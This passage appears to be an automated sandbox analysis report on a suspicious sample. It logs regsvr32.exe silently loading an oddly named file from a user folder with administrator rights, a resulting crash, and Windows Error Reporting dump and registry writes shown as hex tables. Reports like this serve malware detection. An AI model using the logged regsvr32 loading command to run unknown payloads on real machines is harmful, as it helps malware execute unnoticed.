standalone="yes"?>..<req ver="2">.. <tlm>.. <src> .. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_68e15ffc7f9f5ac199eaf956335a58761f4230_7a325c51_0f165c5f\Report.wer	unknown	2	ff fe	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_68e15ffc7f9f5ac199eaf956335a58761f4230_7a325c51_0f165c5f\Report.wer	unknown	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	V.e.r.s.i.o.n.=.1.....	success or wait	170	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_68e15ffc7f9f5ac199eaf956335a58761f4230_7a325c51_0f165c5f\Report.wer	unknown	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 39 00 35 00 31 00 30 00 36 00 30 00 35 00 35 00 33 00	M.e.t.a.d.a.t.a.H.a.s.h.=.9.5.1.0.6.0.5.5.3.	success or wait	1	6EF1497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{ecca22dc-6d1e-4d5d-da38-c6429eb4e43e}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6EF336BF	unknown
\REGISTRY\A\{ecca22dc-6d1e-4d5d-da38-c6429eb4e43e}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6EF336BF	unknown
\REGISTRY\A\{ecca22dc-6d1e-4d5d-da38-c6429eb4e43e}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	success or wait	1	6EF336BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	6EF31FB2	RegCreateKeyExW
\REGISTRY\A\{ecca22dc-6d1e-4d5d-da38-c6429eb4e43e}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6EF143D1	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{ecca22dc-6d1e-4d5d-da38-c6429eb4e43e}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	ProgramId	unicode	0000f519feec486de87ed73cb92d3cac802400000000	success or wait	1	6EF336BF	unknown
\REGISTRY\A\{ecca22dc-6d1e-4d5d-da38-c6429eb4e43e}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	FileId	unicode	000088630f60e73454670a7d9b64c98b4798d1de8872	success or wait	1	6EF336BF	unknown
\REGISTRY\A\{ecca22dc-6d1e-4d5d-da38-c6429eb4e43e}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	LowerCaseLongPath	unicode	c:\windows\syswow64\regsvr32.exe	success or wait	1	6EF336BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{ecca22dc-6d1e-4d5d-da38-c6429eb4e43e}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	LongPathHash	unicode	regsvr32.exe|f4ddfe6b	success or wait	1	6EF336BF	unknown
\REGISTRY\A\{ecca22dc-6d1e-4d5d-da38-c6429eb4e43e}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	Name	unicode	regsvr32.exe	success or wait	1	6EF336BF	unknown
\REGISTRY\A\{ecca22dc-6d1e-4d5d-da38-c6429eb4e43e}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	Publisher	unicode	microsoft corporation	success or wait	1	6EF336BF	unknown
\REGISTRY\A\{ecca22dc-6d1e-4d5d-da38-c6429eb4e43e}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	Version	unicode	10.0.17134.1 (winbuild.160101.0800)	success or wait	1	6EF336BF	unknown
\REGISTRY\A\{ecca22dc-6d1e-4d5d-da38-c6429eb4e43e}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	BinFileVersion	unicode	10.0.17134.1	success or wait	1	6EF336BF	unknown
\REGISTRY\A\{ecca22dc-6d1e-4d5d-da38-c6429eb4e43e}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	BinaryType	unicode	pe32_i386	success or wait	1	6EF336BF	unknown
\REGISTRY\A\{ecca22dc-6d1e-4d5d-da38-c6429eb4e43e}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	ProductName	unicode	microsoft. windows. operating system	success or wait	1	6EF336BF	unknown
\REGISTRY\A\{ecca22dc-6d1e-4d5d-da38-c6429eb4e43e}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	ProductVersion	unicode	10.0.17134.1	success or wait	1	6EF336BF	unknown
\REGISTRY\A\{ecca22dc-6d1e-4d5d-da38-c6429eb4e43e}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	LinkDate	unicode	04/09/1971 17:28:23	success or wait	1	6EF336BF	unknown
\REGISTRY\A\{ecca22dc-6d1e-4d5d-da38-c6429eb4e43e}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	BinProductVersion	unicode	10.0.17134.1	success or wait	1	6EF336BF	unknown
\REGISTRY\A\{ecca22dc-6d1e-4d5d-da38-c6429eb4e43e}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	Size	B	00 52 00 00 00 00 00 00	success or wait	1	6EF336BF	unknown
\REGISTRY\A\{ecca22dc-6d1e-4d5d-da38-c6429eb4e43e}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	Language	dword	1033	success or wait	1	6EF336BF	unknown
\REGISTRY\A\{ecca22dc-6d1e-4d5d-da38-c6429eb4e43e}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	IsPeFile	dword	1	success or wait	1	6EF336BF	unknown
\REGISTRY\A\{ecca22dc-6d1e-4d5d-da38-c6429eb4e43e}\Root\InventoryApplicationFile\regsvr32.exe|f4ddfe6b	IsOsComponent	dword	1	success or wait	1	6EF336BF	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	05 00 00 C0 00 00 00 00 00 00 00 00 EE 6B 00 10 02 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6EF31FE8	RegSetValueExW

Analysis Process: regsvr32.exe PID: 984 Parent PID: 968

General

Start time:	13:34:00
Start date:	12/05/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\ritofm.cvm'
Imagebase:	0x7ff7585d0000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\ritofm.cvm	unknown	64	success or wait	1	7FF7585D10E3	ReadFile
C:\Users\user\ritofm.cvm	unknown	264	success or wait	1	7FF7585D1125	ReadFile

Analysis Process: regsvr32.exe PID: 4780 Parent PID: 984

General

Start time:	13:34:01
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\ritofm.cvm'
Imagebase:	0x1200000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: WerFault.exe PID: 5828 Parent PID: 4780

General

Start time:	13:34:03
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 4780 -s 652
Imagebase:	0xfc0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EF21717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5565.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5565.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6EF1497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER640D.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER640D.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_68e15ffc7f9f5ac199eaf956335a58761f4230_7a325c51_169b688f	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_68e15ffc7f9f5ac199eaf956335a58761f4230_7a325c51_169b688f\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6EF1497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5565.tmp	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER640D.tmp	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5565.tmp.dmp	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER640D.tmp.xml	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER644B.tmp.csv	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER67C7.tmp.txt	success or wait	1	6EF1497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5565.tmp.dmp	unknown	32	4d 44 4d 50 93 a7 ee a0 0e 00 00 00 20 00 00 00 00 00 00 00 32 bd 9b 60 a4 05 12 00 00 00 00 00	MDMP..... .....2..`.....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5565.tmp.dmp	unknown	6	00 00 00 00 00 00	.....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5565.tmp.dmp	unknown	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 ee 42 00 00 02 00 00 00 d4 1a 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 ff fb 8b 1f 00 00 00 00 54 05 00 00 f7 03 00 00 ac 12 00 00 29 bd 9b 60 00 00 00 00 00 00 00 00 93 08 00 00 93 08 00 00 93 08 00 00 01 00 00 00 01 00 00 00 00 40 00 00 31 00 00 00 00 00 00 00 02 00 00 00 c4 ff ff ff 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00	.....U.....B..... ..GenuineIntelW.....T... .....)..`..... .....@..1.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....W... . E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....	success or wait	1	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5565.tmp.dmp	unknown	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 ee 6b 00 10 20 e4 12 00 00 00 00 00 ff ff ff ff ee 6b 00 10 00 00 00 00 2c e4 12 00 ee 6b 00 10 23 00 00 00 46 02 01 00 10 e4 12 00 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	....+...S...+. ..+....k.. ....k...... ,....k..#...F.......+.........	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5565.tmp.dmp	unknown	168	90 19 00 00 00 00 00 00 05 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 ee 6b 00 10 00 00 00 00 02 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 cc 02 00 00 64 1f 00 00	.........................k.... ....d...	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5565.tmp.dmp	unknown	20	0f 00 00 00 b4 f9 58 00 00 00 00 00 4c 06 00 00 bc 28 00 00	......X.....L....(..	success or wait	15	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5565.tmp.dmp	unknown	1612	bc b1 11 77 d6 c9 0f 77 54 00 00 00 aa aa aa aa 10 00 00 00 48 fa 58 00 14 fb 58 00 aa aa aa aa 40 c7 0f 77 40 c7 0f 77 aa aa aa aa aa aa aa aa 00 00 00 00 c0 fd 5a 00 54 00 00 00 aa aa aa aa 54 00 00 00 aa aa aa aa aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa b8 07 5a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 aa aa aa aa a0 5d 5a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 33 00 10 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa 00 00 00 00 aa aa aa aa aa aa aa aa 54 32 33 00 54 32 33 00 e8 07 5a 00 e8 07 5a 00 00 00 00 00 aa aa aa aa aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...w...wT...........H.X...X... ..@..w@..w.............Z.T... ....T......................... ....Z......................... ....]Z... ....03................. ....T23.T2 3...Z...Z.....................	success or wait	14	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5565.tmp.dmp	unknown	4096	60 fb 58 00 00 00 59 00 00 e0 58 00 00 00 00 00 00 1e 00 00 00 00 00 00 00 90 33 00 00 00 00 00 ac 12 00 00 44 16 00 00 00 00 00 00 58 25 5b 00 00 30 33 00 57 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 0a 77 09 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	`.X...Y...X...............3... ......D.......X%[..03.W....... ....p.w.............	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5565.tmp.dmp	unknown	4	02 00 00 00	....	success or wait	2	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5565.tmp.dmp	unknown	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 aa aa aa aa ee 6b 00 10 00 00 00 00 78 d6 12 00 bc 9a 11 77 23 00 00 00 02 02 00 00 38 d6 12 00 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	?............................ ....+...S...+. ..+....................k...... x......w#.......8...+.........	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5565.tmp.dmp	unknown	48	44 16 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 90 33 00 00 00 00 00 b4 f9 58 00 00 00 00 00 4c 06 00 00 bc 28 00 00 cc 02 00 00 fc 24 00 00	D........@........3.......X... ..L....(.......$..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5565.tmp.dmp	unknown	4	28 00 00 00	(...	success or wait	40	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5565.tmp.dmp	unknown	30	18 00 00 00 72 00 65 00 67 00 73 00 76 00 72 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	....r.e.g.s.v.r.3.2...e.x.e...	success or wait	40	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5565.tmp.dmp	unknown	752	00 00 00 10 00 00 00 00 00 e0 05 00 00 00 00 00 b2 63 8d 60 4a 1f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 fb fe 0f 00 01 00 00 00 ff ff 13 00 00 00 01 00 00 00 01 00 00 00 00 00 ff ff fe 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 90 71 02 00 00 00 00 00 a0 f0 02 00 00 00 00 22 6c 01 00 00 01 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 54 d6 03 00 00 00 00 00 ef d8 03 00 00 00 00 00 00 00 00 00 00 00 00 00 af c3 1a 00 00 00 00 00 91 3b 05 00 00 00 00 00 40 ff 1f 00 00 00 00 00 93 76 05 00 00 00 00	................c.`J......... ....Zb...... ....q............ "l..................T......... ....;...... @........v.....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5565.tmp.dmp	unknown	9474	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	....E.v.e.n.t...................... (...W.a.i.t.C.o.m.p.l.e. t.i.o.n.P.a.c.k.e.t.......I.o. C.o.m.p.l.e.t.i.o.n.......T.p. W.o.r.k.e.r.F.a.c.t.o.r.y..... ..I.R.T.i.m.e.r...(...W.a.i.t. C.o.m.p.l.e.t.i.o.n.P.a.c.k.e. t.......I.R.T.i.m.e.r...(...W. a.i.t.C.o.m.p.l	success or wait	1	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5565.tmp.dmp	unknown	108	03 00 00 00 64 00 00 00 fc 06 00 00 04 00 00 00 e4 10 00 00 6c 07 00 00 05 00 00 00 f4 00 00 00 c8 27 00 00 06 00 00 00 a8 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 c8 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 00 1a 00 00 8a 8b 00 00 15 00 00 00 ec 01 00 00 50 18 00 00 16 00 00 00 98 00 00 00 3c 1a 00 00	....d.....l..... ...'.....T.....8..... ....T..... ..P.....<...	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	ff fe	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<.?.x.m.l. .v.e.r.s.i.o.n.=.". 1...0.". .e.n.c.o.d.i.n.g.=.". U.T.F.-.1.6.".?.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<.W.E.R.R.e.p.o.r.t.M.e.t.a. d.a.t.a.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.O.S.V.e.r.s.i.o.n.I.n.f.o.r. m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.W.i.n.d.o.w.s.N.T.V.e.r.s. i.o.n.>.1.0...0. <./.W.i.n.d.o.w. s.N.T.V.e.r.s.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<.B.u.i.l.d.>.1.7.1.3.4.<./.B. u.i.l.d.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<.P.r.o.d.u.c.t.>.(.0.x.3.0.). :. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
